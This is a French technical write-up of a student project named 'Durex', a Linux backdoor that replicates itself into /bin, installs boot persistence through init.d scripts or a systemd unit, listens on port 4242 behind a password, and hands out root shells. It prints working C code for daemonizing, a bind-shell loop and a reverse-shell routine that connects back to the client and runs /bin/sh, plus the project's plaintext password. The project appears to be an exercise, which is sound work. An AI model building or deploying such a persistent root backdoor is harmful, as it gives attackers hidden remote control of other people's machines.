

DUREX

Projet 42

I. INTRODUCTION

Le but du projet est de créer un programme qui va agir de la manière suivante.

- A son lancement, il créera un autre programme, également nommé **durex**, situé dans le répertoire du système cible contenant ses binaires.
- Le programme ainsi créé devra être lancé en tâche de fond, comme un **daemon**.
- Il devra également se lancer **au démarrage de la machine** infectée.

Le programme tournant en tâche de fond devra effectuer les actions suivantes :

- Écouter sur le port 4242 et accepter des connexions entrantes.
- Permettre à **3 clients** maximum de se connecter au programme.
- Lorsqu'un client arrive, un mot de passe lui est demandé pour poursuivre. Un minimum de sécurité est exigée pour le mot de passe, qui ne doit pas apparaître en clair dans le code source.
- Lorsque le client est authentifié, il peut lancer la **commande "shell"** pour que le daemon lance une shell root sur le même port (4242). Le programme originel n'est alors plus accessible, lorsqu'on se connecte sur le port 4242, c'est une shell root qui est lancée.

Dans le cadre de mon implémentation, lorsqu'un client demande le lancement d'une shell, la connexion avec tous les clients actuellement connectés est fermée. Ils peuvent ensuite se reconnecter au port 4242 pour accéder à une shell. Seules 3 shells peuvent être lancées en même temps (ce qui n'est pas explicitement demandé par le sujet, c'est un ajout).

Le daemon restera en mode **"shell"** jusqu'à ce que la dernière shell lancée par un utilisateur ait quitté. Lorsque cela arrive, il repasse en mode **"daemon"** classique, et les clients peuvent de nouveau se connecter via mot de passe, requérir le basculement en mode shell.

Avant de passer à l'implémentation elle-même, voici une définition rapide des **daemons** :

"Daemons are long running processes that run in the background with no controlling terminal - tty. Use cases for daemons are when the program needs to be available at all times and managed by the scheduler. Popular examples are nginx, postfix, httpd, sshd, cron, inetd. Many of these end in 'd', which is a convention for the name of a daemon. Daemons typically do not have the ability to write to stdout, or stderr, and have no means to connect to stdin because they have no controlling terminal. Having no controlling terminal is a big deal in daemons. If they could connect to a controlling terminal they could be used in nefarious ways. We guarantee the daemon cannot take on a controlling terminal by doing the so-called 'double fork'. Usually, output from the daemon is done by writing to log files. These logs are typically written in the in /var/log directory. Input to a daemon, when necessary, is typically through sockets and signals".

II. OLD-STYLE DUREX DAEMON

La première implémentation de Durex se situe dans le dossier **Durex_bind_oldstyle**. Il est appelé ainsi car il implémente l'**ancienne façon de créer des daemons**. Notons que ce n'est **pas la façon recommandée de créer des daemons**, il est préférable aujourd'hui d'utiliser les *new-style* daemons implémentés par systemd. Cependant, le sujet semblait plutôt utiliser des *old-style*, et cette implémentation manuelle permet de mieux comprendre le fonctionnement interne des daemons, il

s'agit donc d'un bon exercice.

La documentation complète concernant la différence entre les *old-style* daemons et *new-style* daemons est présentée ici :

<https://man7.org/linux/man-pages/man7/daemon.7.html>

Tutoriels :

<http://www.netzmafia.de/skripten/unix/linux-daemon-howto.html> (basique, no double-fork)

<https://nullraum.net/how-to-create-a-daemon-in-c/> (good)

<https://lloydrochester.com/post/c/unix-daemon-example/> (explications).

Les daemons *old-style* sont les daemons compatibles SysV. Ils doivent **se daemoniser eux-mêmes**, en suivant un certain nombre d'étapes décrites dans le lien ci-dessus. Avant de commencer l'explication des étapes et pour bien les comprendre, quelques définitions supplémentaires :

- **Process group** : comme le nom l'indique, un *process group* est un ensemble de processus (un ou plusieurs). Quand un signal est dirigé vers un *process group*, il est communiqué à tous les processus de ce groupe. Les *process groups* sont identifiés par leur PGID.
- **Process group leader** : le premier processus du groupe. Le PGID du groupe équivaut à son PID. Rien ne requiert qu'un *process group* ait un leader, celui-ci peut tout à fait terminer, et le *process group* n'aura plus de leader.
- **Session** : une session est un ensemble de un ou plusieurs *process groups*. Lorsqu'un utilisateur se connecte, une session est créée, à laquelle vont appartenir les différents processus qu'il va lancer. Lorsqu'il se déconnecte, les processus associés à sa session seront interrompus. Les sessions sont identifiées par leur SID.

Sachant cela, voici les différentes étapes suivies par un programme qui souhaite devenir un daemon (toujours en *old-style*, traditional SysV daemons) :

Step	PPID	PID	PGID	SID	Comments
0	4444	301	301	300	<u>Before first fork.</u>
1	1	302	301	300	<u>After first fork.</u>
2	1	302	302	302	<u>After setsid().</u>
3	1	303	302	302	<u>After second fork.</u>

> **Step 0** : On a ici affaire à un processus assez classique. La session 300 représente la session de l'utilisateur qui a lancé le processus. Le processus a un PPID de 4444, typiquement celui de la shell qui l'a lancé (et qui appartient également à la session de l'utilisateur).

> **Step 1** : On a effectué le **premier fork**, et on a **fait exit le parent**. Notre processus est désormais *orphaned*, c'est-à-dire que son processus parent est **init** (PPID = 1), et il tourne en arrière-plan. Le problème est qu'il fait toujours partie de la session de l'utilisateur : si ce dernier se log out, notre programme va quitter, ce qu'on veut éviter. De même, tous les processus appartenant à une même session partagent un **controlling terminal**, et on ne veut pas de terminal associé à notre processus pour éviter de pouvoir lui envoyer des données via *stdin*.

> **Step 2** : L'appel à **setsid()** sans argument permet de **créer une nouvelle session**, avec **un seul process group**, lui-même contenant uniquement notre processus actuel. Si l'utilisateur se log out, notre processus continuera bien de tourner. De même, la **nouvelle session est créée sans controlling terminal**.

<https://man7.org/linux/man-pages/man2/setuid.2.html>

<https://man7.org/linux/man-pages/man7/credentials.7.html>

> **Step 3** : On effectue enfin un dernier appel à **fork()**. Ce second fork est présent afin d'éviter que notre daemon ne puisse **recupérer** un terminal :

"... to ensure that the daemon can never re-acquire a terminal again. This relevant if the program — and all its dependencies — does not carefully specify `O_NOCTTY` on each and every single `open()` call that might potentially open a TTY device node."

En effet, le man **credentials** nous informe que lorsqu'un **leader de session** ouvre pour la première fois un terminal (sans préciser `O_NOCTTY`), ce terminal devient le *controlling terminal* de la session, et donc de notre programme qu'on souhaite faire tourner en tant que *daemon*, ce qu'on veut éviter. Le second **fork** (et l'exit du parent) permet de donner un nouveau PID au programme et faire en sortes qu'il **ne soit plus un leader de session** pouvant définir par inadvertance un *controlling terminal*.

Une fois cet enchaînement (**fork**, **setsid**, **fork**) effectué, on a un programme d'arrière-plan, avec une session indépendante, et sans aucune possibilité d'acquérir un terminal. Il reste deux étapes à effectuer¹ :

> **Fermer l'intégralité des file descriptors** du programme (y compris stdin, stdout, stderr).

> Reset le **umask** du programme à 0. Umask contrôle les droits d'accès par défaut donnés aux fichiers créés par un programme, on remet tout ça à 0, *"so that the file modes passed to **open()**, **mkdir()** and suchlike directly control the access mode of the created files and directories."*

> On change le current directory vers '/', *"in order to avoid that the daemon involuntarily blocks mount points from being unmounted"*.

Voici donc notre fonction de daemonisation, qui implémente ces différentes étapes :

```
void    daemonize(void)
{
    pid_t    pid;

    // FIRST FORK
    pid = fork();
    if (pid < 0)
        exit(1);
    if (pid > 0)    // (exit parent)
        exit(0);

    // SET SESSION
    if (setsid() < 0)
        exit(1);

    // SECOND FORK
    pid = fork();
```

¹ : Dans la documentation **daemon**, quelques étapes supplémentaires sont précisées, mais on va ici au plus simple.

```

if (pid < 0)
    exit(1);
if (pid > 0)          // (exit parent)
    exit(0);

// CLOSE ALL FILE DESCRIPTORS
for (int x = sysconf(_SC_OPEN_MAX); x >= 0; x--)
    close(x);

// RESET UMASK
umask(0);

// CHANGE DIRECTORY
chdir("/");
}

```

Une fois que le programme a exécuté ces instructions, voici le résultat de la commande suivante :

```
ps -w axo ppid,pid,pgid,sid,ttty,tgpid,stat,user,cmd | grep durex
```

1	6147	6146	6146	?	-1	S	0	root	/bin/./durex daemon
PPID	PID	PGID	SID	TTY	TPGID	STAT	USER	CMD	

Maintenant que nous y voyons un peu plus clair sur la façon de créer manuellement des daemons, revenons à **Durex** et son implémentation *old-style*. Pour lancer un daemon *old-style* au démarrage, le man7 daemon nous indique :

"Old-style daemons are usually activated exclusively on boot (and manually by the administrator) via SysV init scripts".

Les scripts d'initialisation SysV ne sont rien d'autre que des scripts shell, placés dans le folder **/etc/init.d**, qui spécifient un certain nombre d'actions à effectuer pour lancer un programme (souvent un daemon). Ces scripts sont lancés au boot de la machine en plaçant un lien symbolique qui y font référence dans les dossiers **/etc/rc*.d**.

Résumons. Notre programme originel durex va devoir :

- S'auto-répliquer dans **/bin/durex**.
- Écrire un **script init.d** permettant son lancement.
- Créer les symlinks vers **/etc/rc*.d** pour un lancement au boot.
- Lancer le daemon.

Lorsque le programme **/bin/durex** est lancé suite à l'auto-réplication et la création du script init, ou au boot de la machine, il ne faut pas qu'il réplique à chaque fois les étapes d'auto-réplication et de création de script init ! Lorsqu'il se lance ainsi, ces étapes ont déjà été effectuées. C'est pourquoi, lorsque le programme est lancé avec l'argument de ligne de commande **daemon**, il sautera les étapes de setup et de configuration pour partir directement sur son payload.

Le script **init.d** lance le programme **/bin/durex** avec cet argument de ligne de commande, or c'est lui qui est utilisé pour lancer le programme au boot, et suite à l'exécution du programme originel, ce qui règle notre problème (voir **durex.c**, fonction main).

1. Setup et configuration

Lorsque le binaire **durex** originel est lancé, la première phase est donc une auto-réplication, une écriture du script **init.d** et le link aux dossiers `/etc/rc*.d`. Ces différentes actions sont effectuées dans **durex_bin.c**.

L'auto-réplication utilise un **readlink /proc/self/exe**, qui est un fichier qui contient un lien symbolique vers l'exécutable actuel. Grâce à **readlink**, on récupère donc le path de notre exécutable **durex** originel, on l'ouvre en lecture (ce qu'on peut faire, même s'il est en cours d'exécution), et on le copie entièrement vers **/bin/durex** (avec un `mmap` et un `write`).

L'écriture du script **init.d** est assez simple (un `open`, un `write` d'un contenu hardcodé), et aboutit à l'écriture du fichier suivant :

```
#!/bin/bash

### BEGIN INIT INFO
# Provides:          durex
# Required-start:    $local_fs
# Required-stop:     $local_fs
# Default-Start:     2 3 4 5
# Default-Stop:      0 1 6
# Short-Description: durex
# Description:       durex
### END INIT INFO

/bin/sh -c "/bin/./durex daemon"
```

Ce script **init.d** n'a pas vraiment le format requis, les actions requises (`start`, `stop`...), et est extrêmement rudimentaire : il se contente de lancer notre binaire répliqué, en mode `daemon` uniquement. Cela suffira pour le moment. Pour un script basique plus complet :

<https://gist.github.com/drmalex07/298ab26c06ecf401f66c>

Le header entre `BEGIN INIT INFO` et `END INIT INFO` contient des informations utilisées par **init.d**.

> `Required-start` et `Required-stop` : indiquent ce dont on a besoin pour lancer le script, ici on a besoin au minimum du `filesystem`.

> `Default-start` et `Default-stop` : indiquent les `runlevels` auxquels le script devra lancer ou arrêter le programme cible. Les chiffres correspondent aux **runlevels**, et seront utilisés ensuite par **update-rc.d** (voir ci-dessous). J'ai laissé les valeurs standards pour le lancement d'un script au boot, voici les différents `runlevels` qui existent :

<https://searchdatacenter.techtarget.com/definition/runlevel>

Notre script **init.d** est en place. Créons maintenant les symlinks dans les dossiers `/etc/rc*.d`. Il existe un dossier pour chaque `runlevel` (`/etc/rc0.d`, `/etc/rc1.d`, `/etc/rc2.d` etc...).

"Runlevels are implemented as directories on the system which contain shell scripts to start and stop specific daemons, e.g. /etc/rc1.d/. Most systems have directories for runlevels 0-6.

The scripts within each directory are named with either a capital S, or a capital K, followed by a two-digit number, followed by the name of the service being referenced. The files beginning with

capital S represent scripts which are started upon entering that runlevel, while files beginning with capital K represent scripts which are stopped. The numbers specify the order in which the scripts should be executed.

For example, a daemon might have a script named S35daemon in rc3.d/, and a script named K65daemon to stop it in rc2.d/. Having the numbers at the beginning of the file name causes them to sort, and be processed, in the desired order".

Pour créer les symlinks appropriés, la commande suivante s'occupe de tout (avec "**durex**" le nom du script init.d) :

```
update-rc.d durex default
```

Il va donc falloir qu'on fasse exécuter des commandes système à notre programme (c'est également essentiel pour les autres implémentations d'ailleurs). On pourrait y aller de manière très sale, en appelant **system**. Mais l'utilisation de cette fonction n'est vraiment pas conseillée. Elle n'est pas sécurisée, inefficace ...

On a donc implémenté quelques fonctions, dans **cmd.c**, qui permettent d'appeler des commandes système de manière efficace et sécurisée.

> Avant toute chose, au début du programme, la fonction **clear_env()** du fichier **cmd.c** va permettre de réinitialiser entièrement l'environnement :

[Voir ce tutoriel.](#)

La fonction elle-même est plutôt explicite. Elle appelle **clearenv()** ([man7](#)) pour vider entièrement l'environnement, puis **setenv()** afin de définir la variable **\$PATH** manuellement. On peut définir le PATH à partir de la variable **_CS_PATH** (path par défaut, **/bin:/usr/bin**), ou avec une valeur arbitraire. On utilise ici une valeur arbitraire, **/bin:/usr/bin:/usr/sbin**.

> Ensuite, la fonction **exec_safe** permet une simple exécution de commande, grâce à un fork et waitpid classique (on close STDOUT et STDERR dans le *child* car on veut éviter d'avoir les retours des commandes dans ce programme, mais en général on peut les laisser).

<https://wiki.sei.cmu.edu/confluence/pages/viewpage.action?pageId=87152177>

> La fonction **exec_safe_w_output** est sensiblement similaire, mais utilise un **pipe** afin de récupérer l'output du child process qui exécute la commande, et la stocker dans un buffer.

<https://stackoverflow.com/questions/7292642/grabbing-output-from-exec>

Avec ces fonctions d'exécution de commandes système à notre disposition, on peut simplement exécuter `update-rc.d durex default` (afin que durex démarre au boot), puis exécuter le binaire `/bin/./durex daemon` (en mode **daemon**).

De là, le travail de setup et de configuration est terminé.

2. Durex daemon

Examinons désormais le payload de ce binaire, en d'autres termes ce qu'il permet réellement de faire

lorsqu'il est lancé en daemon (au bout ou suite à l'exécution du programme originel).

Le programme débute dans **durex_daemon.c**. On commence par appeler **setup_server**, une fonction qui va simplement créer un socket (en **SO_REUSEADDR** pour qu'on puisse la relancer sans devoir attendre), la bind sur **0.0.0.0** (**INADDR_ANY**), puis attendre des connexions entrantes de potentiels clients.

Certaines autres valeurs de la structure **server** sont initialisées, notamment **server->pfds** et **server->nfds**. Il s'agit de variables qui vont nous servir dans le cadre de l'utilisation de **poll()**, qu'on va appeler ici plutôt que **select()**, car **poll** est bien plus performant :

<https://stackoverflow.com/questions/970979/what-are-the-differences-between-poll-and-select>

Voir le man de **poll** pour les explications :

<https://man7.org/linux/man-pages/man2/poll.2.html>

Pour résumer, **poll** prend en premier argument un tableau de structures **pollfd** :

```
struct pollfd {
    int    fd;          /* file descriptor */
    short  events;      /* requested events */
    short  revents;     /* returned events */
};
```

Le **fd** correspond à un **fd** à surveiller, **events** aux événements à surveiller (exemple : **POLLIN** pour vérifier si le **fd** a des données à lire), et **revents** pour les événements retournés par le système. Si **fd** est négatif, il est ignoré.

On sait dès à présent que le nombre maximum de clients sera **4**, et qu'on aura un **listen_sd** du serveur, soit **4 fd** maximum à surveiller. Dans le setup du serveur, on :

> Alloue dans la structure **server** un tableau de **4 struct pollfd**.

> On place **listen_sd** à l'index 0, et on surveille **POLLIN** (disponible en lecture = connexion entrante).

> On initialise les autres **fd** à -1 pour les ignorer pour le moment.

Le setup du serveur est complet, on peut maintenant entrer dans la boucle principale du **daemon**.

```
while (1)
{
    ready = poll(server.pfds, server.nfds, -1);
    if (ready < 0)
        continue ;

    for (int i = 0; i < server.nfds; i++)
    {
        if (server.pfds[i].revents & POLLIN)
        {
            if (server.pfds[i].fd == server.listen_sd)
            {
                add_client(&server);
                break ;
            }
            else
```

```

    {
        tmp = get_client_from_fd(&server, server.pfds[i].fd);
        rc = recv(server.pfds[i].fd, server.buff, RECV_SIZE - 1, 0);
        if (rc <= 0)
        {
            shutdown_connection(&server, tmp);
            break ;
        }
        else
        {
            server.buff[rc] = '\0';
            server.buff[strcspn(server.buff, "\n")] = '\0';
            if (!tmp->auth)
                authenticate(&server, tmp);
            else
            {
                if (!strcmp(server.buff, "?"))
                    send_info(&server, server.pfds[i].fd, "...");
                else if (!strcmp(server.buff, "shell"))
                {
                    send_info(&server, server.pfds[i].fd, "...");
                    durex_shell(&server);
                    break ;
                }
                else if (!strcmp(server.buff, "exit"))
                {
                    send_info(&server, server.pfds[i].fd, "Bye!");
                    shutdown_connection(&server, tmp);
                    break ;
                }
                else
                    send_info(&server, server.pfds[i].fd, "$> ");
            }
        }
    }
}
}
}

```

La boucle est finalement très similaire à celle de l'**Exam06**. Le troisième argument de **poll** (-1) lui indique de **bloquer** tant qu'au moins un des **fd** surveillés n'est pas prêt (en fonction des événements de la structure, ici uniquement POLLIN).

Lorsqu'au moins un des **fd** est prêt, on parcourt tous les **fd** surveillés et on voit s'ils sont prêts en lecture. Si oui et qu'il s'agit du **listen_sd** du serveur, on ajoute un client à la liste chaînée des clients. On ajoute sa **socket** au tableau de **pollfd** du serveur pour la surveiller et réagir quand des données nous sont envoyées.

S'il s'agit d'une autre socket, on réagit à la fermeture de la connexion (recv nous renvoie 0 ou moins). La fermeture de la connexion avec un client implique :

- De le supprimer de la liste chaînée des clients.

- De **close** le file descriptor associé à sa socket.
- De remettre à **-1** le **pollfd** du serveur qui contenait la socket qu'on vient de fermer et qu'on ne doit plus surveiller.

Si le client nous a envoyé des données, on réagit :

- En affichant l'aide s'il nous a envoyé un point d'interrogation.
- En fermant la connexion s'il nous a envoyé "exit".
- En passant en mode shell s'il nous a envoyé "shell".

3. Durex shell

Lorsqu'un client demande une **shell**, la fonction **durex_shell** est appelée. L'idée est qu'on va faire spawn une **Bind Shell**. Au contraire d'une reverse shell où c'est la machine infectée qui ouvre la connexion sur la machine attaquante, on va ici mettre à disposition de tout client qui se connecte sur le port 4242 de la machine infectée une **shell root**. Du coup, le daemon classique ne tournera plus sur ce port, on sera en *mode shell*.

Comme indiqué en introduction, Durex restera en mode shell tant qu'au moins une shell n'a pas été ouverte, puis jusqu'à ce que l'ensemble des shells ouvertes par des clients (maximum 3 simultanés) aient été fermées.

Dans le cadre du mode shell, on commence par appeler la fonction **reset_server**. Cette fonction va simplement :

- Fermer toutes les connexions avec les clients actuels (du daemon) par des **close** et supprimer tous les éléments de la liste chaînée des clients.
- Reset les différentes variables du serveur (nombre de clients, ...).
- Remettre à -1 tous les **fd** de sa structure **pollfd**, sauf le premier qui correspond au **listen_sd** du serveur, qu'on garde.

Une fois le serveur réinitialisé, on entame la boucle du mode shell, qui n'est finalement pas si différente du mode daemon et implémente une **bind shell** :

<https://anubissec.github.io/Creating-a-TCP-Bind-Shell/#>

```
[..... SNIP .....]

while (1)
{
    tmp = server->clients;
    while (tmp)
    {
        if (tmp->pid != -1)
        {
            if ((waitpid(tmp->pid, NULL, WNOHANG)) > 0)
            {
                printf("[SHELL MODE] [Log message...]\n");
                send_info(server, tmp->fd, "Bye!");
                shutdown_connection(server, tmp);
                break ;
            }
        }
        tmp = tmp->next;
    }
}
```

```

}

if (server->shell_started != 0 && server->client_nb == 0)
{
    printf("[SHELL MODE] No shell client left.\n");
    break ;
}

ready = poll(server->pfds, 1, 0); // Only the server listen_sd
if (ready <= 0)
    continue ;

for (int i = 0; i < 1; i++)
{
    if (server->pfds[i].revents & POLLIN)
    {
        if (server->pfds[i].fd == server->listen_sd)
        {
            int clientid = add_shell_client(server);
            if (clientid == -1)
                break ;
            t_client *new_client = get_client_from_id(server, clientid);
            pid_t pid = fork();
            if (pid == 0)
            {
                dup2(new_client->fd, 0);
                dup2(new_client->fd, 1);
                dup2(new_client->fd, 2);
                execve("/bin/sh", args, NULL);
            }
            else
            {
                printf("[SHELL MODE] [Log message...]\n");
                new_client->pid = pid;
                break ;
            }
        }
    }
}

printf("[LOG] Exited shell mode, returning to daemon mode.\n");
reset_server(server);
return ;
}

```

Passons pour l'instant le début de la boucle, et examinons directement à partir du **poll**. Le **poll**, en mode shell, ne va que surveiller le **listen_sd** du serveur qui accepte de nouvelles connexions. Son troisième paramètre de *timeout* est 0, ce qui veut dire que l'appel à **poll** n'est **pas bloquant** : si aucun fd n'est prêt en lecture, on renvoie 0 et on *continue* la boucle while.

Si on repère un fd prêt en lecture, il s'agira forcément du **listen_sd** du serveur, qui a reçu une

nouvelle demande de connexion par un client. On ajoute le client à la liste de clients, de manière assez similaire au mode daemon.

On opère ensuite un **fork**, car on va avoir besoin d'un nouveau processus qui fournira à ce client sa **shell root**. Suite à ce fork, on remplace STDIN, STDOUT et STDERR du processus enfant par le **socket ouvert pour le client**, puis on lance **/bin/sh**. De cette manière, lorsque le client enverra des données sur la socket ouverte pour lui, il les enverra désormais à la shell root ; de même, lorsque le processus enfant voudra écrire sur stdout (résultat des commandes) ou stderr (erreurs des commandes), il les enverra au client. Tout se passera comme si le client avait bien une shell root.

Le processus parent va **attribuer au client le pid du processus enfant qui s'occupe de sa shell** (`new_client->pid = pid`). Et c'est là que le début de la boucle infinie prend sens.

En effet, au début du **while(1)**, on va parcourir tous les clients du serveur ; si ce client a une shell (donc un pid non-négatif, cela devrait toujours être le cas), on **vérifie l'état du processus enfant du client correspondant à sa shell** avec un **waitpid**.

Comme l'indique le man7 de waitpid :

"If WNOHANG was specified and one or more child(ren) specified by pid exist, but have not yet changed state, then 0 is returned."

Autrement dit, on vérifie l'état du processus enfant du client correspondant à sa shell. Si un nombre positif est retourné, cela signifie que le processus a **exit** et que le client a terminé sa session shell : on ferme alors la connexion. Sinon, on passe.

Dans tous les cas, **waitpid** n'est pas bloquant et la boucle va continuer. De même, puisque **poll** n'est pas bloquant, la boucle while(1) va en fait nous permettre de constamment vérifier l'état des processus enfants des clients qui correspondent à leurs shells, et fermer les connexions lorsque nécessaires.

Un petit **if** s'occupe de vérifier si le nombre de clients tombe à 0 (et si une première shell a été ouverte) : si c'est le cas, on sort de la boucle infinie, on reset le serveur, et on repasse en mode daemon.

III. NEW-STYLE IMPLEMENTATION

Comme on a pu le remarquer en introduction et comme indiqué dans la documentation, la méthode qui consiste à *daemoniser* le processus manuellement, puis de créer un script init.d lié aux dossiers rc*.d est l'ancienne méthode pour créer des daemons, qui n'est aujourd'hui plus conseillé d'adopter : <https://man7.org/linux/man-pages/man7/daemon.7.html>

"Modern services for Linux should be implemented as new-style daemons. This makes it easier to supervise and control them at runtime and simplifies their implementation. For developing a new-style daemon, none of the initialization steps recommended for SysV daemons need to be implemented. New-style init systems such as systemd make all of them redundant".

Les daemons devraient donc aujourd'hui être implémentés par le biais de systèmes d'initialisation tels que **systemd**, qui a été adopté sur l'intégralité des systèmes Linux récents. Dans le cadre d'une telle implémentation, c'est **systemd** qui se charge de transformer le processus indiqué en daemon, de manière bien plus robuste et sécurisée qu'une implémentation SysV.

Pour créer un service systemd :

> Il nous faut d'abord un binaire qu'on souhaite faire tourner en tant que daemon. La première étape de **durex** est donc inchangée, on fait en sortes que notre programme s'auto-répique vers **/bin/durex** : il s'agira du binaire à faire tourner comme daemon.

> Il faudra ensuite créer un fichier de configuration (**service unit file**) dans le dossier contenant ces fichiers d'unités de service. Une **service unit** "*starts and controls daemons and the processes they consist of*". Il nous faut donc en définir une pour créer notre daemon.

Le dossier contenant ces *service units* peut être récupéré de deux façons :

- Par le biais de l'output de la commande :

```
pkg-config --variable=systemdsystemunitdir systemd
```

(L'output pour nous est `/lib/systemd/system`).


- Dans le dossier par défaut `/etc/systemd/system`. Les deux dossiers sont généralement présents, et celui dans `/etc/` est plutôt dédié aux services installés par les utilisateurs, lorsque la première option correspond plutôt aux services des package managers etc...

Dans notre programme, on tente d'exécuter et de récupérer l'output de la commande **pkg-config** citée ci-dessus. Si la commande réussit, on prend ce path de folder ; sinon, on se rabat sur `/etc/systemd/system`.

> Une fois qu'on a trouvé le dossier des **service units**, on va créer le fichier de configuration qui nous permettra :

- D'utiliser la commande **systemctl start | stop | status** pour démarrer, arrêter, récupérer le statut du binaire cible qui tournera **en tant que daemon**.
- D'utiliser la commande **systemctl enable** pour faire en sortes que le binaire cible se lance au boot de la machine en tant que daemon.

Ce fichier de **service unit** permet de faire tout ça :



```
→ ~ systemctl cat durex
# /lib/systemd/system/durex.service
[Unit]
Description=Some test service for durex
Wants=

[Service]
ExecStart=/usr/bin/stdbuf -oL /bin/durex

[Install]
WantedBy=multi-user.target
```

[Unit] : informations générales (description, **Wants** vide mais nécessaire pour le démarrage au boot).

[Service] : ExecStart indique le binaire à exécuter en mode daemon. Pour savoir pourquoi on l'exécute via **stdbuf -oL** et pas directement avec **/bin/durex**, voir les remarques à la fin.

[Install] : WantedBy décrit le **runlevel** auquel le service se lancera en tant que daemon au boot. Sans cette ligne, il est impossible de lancer **systemctl enable** :

<https://unix.stackexchange.com/questions/404667/systemd-service-what-is-multi-user-target/404671>

Multi-user.target est équivalent au **runlevel 3** en termes SysV.

> Une fois toutes ces étapes effectuées, on fait exécuter à **durex** les commandes suivantes :

- `systemctl enable durex.service`
- `systemctl start durex.service`

Pour éviter qu'en démarrant le programme en mode daemon, les étapes de setup (écriture des fichiers de configuration etc...) ne soient répétées, on indique au programme que si le **PPID** (parent PID) du programme est **1** (ce qui est le cas lorsqu'il est lancé avec systemctl, au bot ou non), alors seul le payload du daemon s'exécute.

> Tout le reste du programme (loop daemon, mode shell...) est strictement identique à l'implémentation Old-Style, puisque seule la manière de créer le daemon a été modifiée.

Doc ubuntu :

https://doc.ubuntu-fr.org/creer_un_service_avec_systemd

IV. REVERSE SHELL IMPLEMENTATION

Reverse shell basique : <https://gist.github.com/0xabe-io/916cf3af33d1c0592a90>

La dernière variation propose une implémentation du daemon en New-Style, de manière strictement identique à la précédente. Cependant, **au lieu de proposer une Bind Shell, elle ouvre des reverse shells** sur la machine attaquante.

En d'autres termes, les programmes précédents passaient en mode shell lorsqu'un client entrain "shell", de telle sorte que lorsqu'un utilisateur se connectait sur le port 4242 de la machine infectée, il accédait à une shell root.

Dans l'implémentation reverse shell, lorsque le client entre "shell", le daemon ne se modifie en rien (il ne passe pas en "mode shell") : il va simplement tenter de se connecter à un port **de la machine du client** et, s'il réussit, lier au socket ainsi ouvert (par **connect** donc, pas par **accept**) à un processus qui fait tourner une shell root.

La première chose, pour pouvoir faire cela, est de récupérer **l'adresse IP** de chaque client (car s'il requiert une shell, on va vouloir utiliser **connect** pour se connecter à l'un de ses ports, et pour ça on a bien sûr besoin de son adresse IP). On ajoute donc à nos structure **t_client** une variable `struct sockaddr_in`. Lorsque notre daemon d'origine **accepte** une connexion, on va remplir cette structure avec les informations de connexion, dont l'adresse IP :

```
new_sd = accept(server->listen_sd, (struct sockaddr *)&sockaddr, &len)
[... SNIP ...]
```

```
new_client->sockaddr = sockaddr
```

On a désormais les informations nécessaires. Lorsqu'un client va entrer "shell", voici la fonction qui sera exécutée :

```
[.... SNIP ....]

pid_t          pid;

pid = fork();
if (pid == -1)
    fatal(server);
else if (pid == 0)
{
    struct sockaddr_in  sa;
    int                s;
    char                *const args[] = {"/bin/sh", 0};

    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr = (client->sockaddr).sin_addr.s_addr;
    sa.sin_port = htons(port);

    s = socket(AF_INET, SOCK_STREAM, 0);
    if ((connect(s, (struct sockaddr *)&sa, sizeof(sa))) == -1)
    {
        send_info(server, client->fd, "[!] Couldn't open reverse shell.\n$>");
        printf("[LOG] Couldn't open shell for client %d.\n", client->id);
        exit(1);
    }
    send_info(server, client->fd, "[+] Reverse shell connection successful.\n$> ");
    printf("[LOG] Successfully opened shell for client %d.\n", client->id);
    dup2(s, 0);
    dup2(s, 1);
    dup2(s, 2);

    execve("/bin/sh", args, 0);
}
else
    return ;
```

On voit ici qu'on essaie activement de se connecter à l'adresse IP du client (sur un port qu'il choisit, ou 4444 par défaut). Si on réussit, on remplace comme d'habitude STDIN, STDOUT et STDERR par le socket du client puis on **execve /bin/sh**.

La différence ici est donc bien que le serveur n'attend pas que les clients s'y connectent lorsqu'il est en mode shell pour leur donner accès à une shell, il propose d'ouvrir une reverse shell sur le port spécifié (le client doit y avoir placé un **listener** bien sûr pour recevoir la shell).

L'avantage est que le daemon peut continuer à tourner à côté, sans devoir se placer en mode shell.

V. REMARQUES / DIVERS

> Dans les implémentations New-Style, pourquoi lancer le binaire avec la commande suivante :
`/usr/bin/stdbuf -oL /bin/durex`

Car sinon les logs (les **printf** du programme, que **systemd** rattache à son système de logs) ne sont pas correctement affichés, car STDOUT met en tampon (4096 bytes?) les messages reçus au lieu de les afficher au fur et à mesure.

<https://askubuntu.com/questions/620219/systemd-on-15-04-wont-log-stdout-of-unit>

> Le sujet demandait un minimum de sécurité dans l'authentification / pas de mot de passe en clair dans le code source. J'ai du coup utilisé la fonction **crypt()** en C :

<https://man7.org/linux/man-pages/man3/crypt.3.html>

J'ai commencé par **hasher** dans un petit programme indépendant un mot de passe aléatoire robuste (voir fichier `.password`) :

```
#include <stdio.h>
#include <unistd.h>
#include <crypt.h>

int    main(void)
{
    char clear_pass[] = "#ckhpe_6ppSb~a]2Z!GtdKeks?p?#$Fg";
    printf("%s", crypt(clear_pass, "42"));
    return (0);
}
```

On le compile en le linkant avec **-lcrypt** :

`gcc gen.c -lcrypt -o gen`

Et on l'exécute pour obtenir le hash du mot de passe :

```
→ Projects ./gen
42WDwZekFhiD.%
```

On peut maintenant supprimer notre petit programme. On définit ce hash comme une constante dans notre programme **durex**, et on va venir comparer le mot de passe fourni par l'utilisateur avec ce hash dans la fonction d'authentification (`server->buff` contient l'input utilisateur) :

```
void authenticate(t_server *server, t_client *client)
{
    if (strcmp(crypt(server->buff, SALT), HASHED_PASSWD) != 0)
        send_info(server, client->fd, "[!] Invalid password.\nPassword: ");
    else
    {
        client->auth = 1;
        send_info(server, client->fd, "Authentication successfull. Type '?' to see list of commands.\n");
        send_info(server, client->fd, "$> ");
    }
}
```

<https://stackoverflow.com/questions/10273414/library-for-passwords-salt-hash-in-c>

